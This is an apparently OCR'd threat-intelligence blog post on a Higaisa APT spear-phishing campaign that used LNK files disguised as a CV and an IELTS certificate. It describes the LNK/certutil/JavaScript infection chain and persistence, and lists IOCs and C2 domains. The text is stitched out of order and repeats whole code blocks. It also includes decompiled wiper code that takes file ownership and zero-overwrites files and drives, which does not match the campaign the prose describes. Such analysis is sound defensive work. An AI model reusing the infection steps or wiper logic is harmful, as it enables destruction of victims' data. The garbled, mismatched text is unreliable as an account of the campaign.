    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

This post was authored by Hossein Jazi and Jérôme Segura

On May 29th, we identified an attack that we believe is part of a new campaign from an Advanced Persistent Threat actor known as Higaisa. The Higaisa APT is believed to be tied to the Korean peninsula, and was first disclosed by Tencent Security Threat Intelligence Center in early 2019.

The group's activities go back to at least 2016 and include the use of Trojans such as Gh0st and PlugX, as well as mobile malware. Its targets include government officials and human rights organizations, as well as other entities related to North Korea.

In this latest incident, Higaisa used a malicious shortcut file ultimately responsible for creating a multi-stage attack that consists of several malicious scripts, payloads and decoy PDF documents.

Distribution


The threat actors used a malicious LNK file bundled within an archive file which was most likely distributed via spear-phishing.

We were able to identify two variants of this campaign that possibly have been distributed between May 12th and 31st:

- "CV_Colliers.rar"
- "Project link and New copyright policy.rar"

Both RAR archives bundle two malicious LNK files. In the newer variant (CV_Colliers.rar), the LNK files are disguised as a Curriculum Vitae (CV) and International English Language Testing System (IELTS) exam results. The older one (Project link and New copyright policy.rar) seems to target product teams that are using zeplin.io.

The following shows the overall process flow when executing the malicious LNK file.




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.

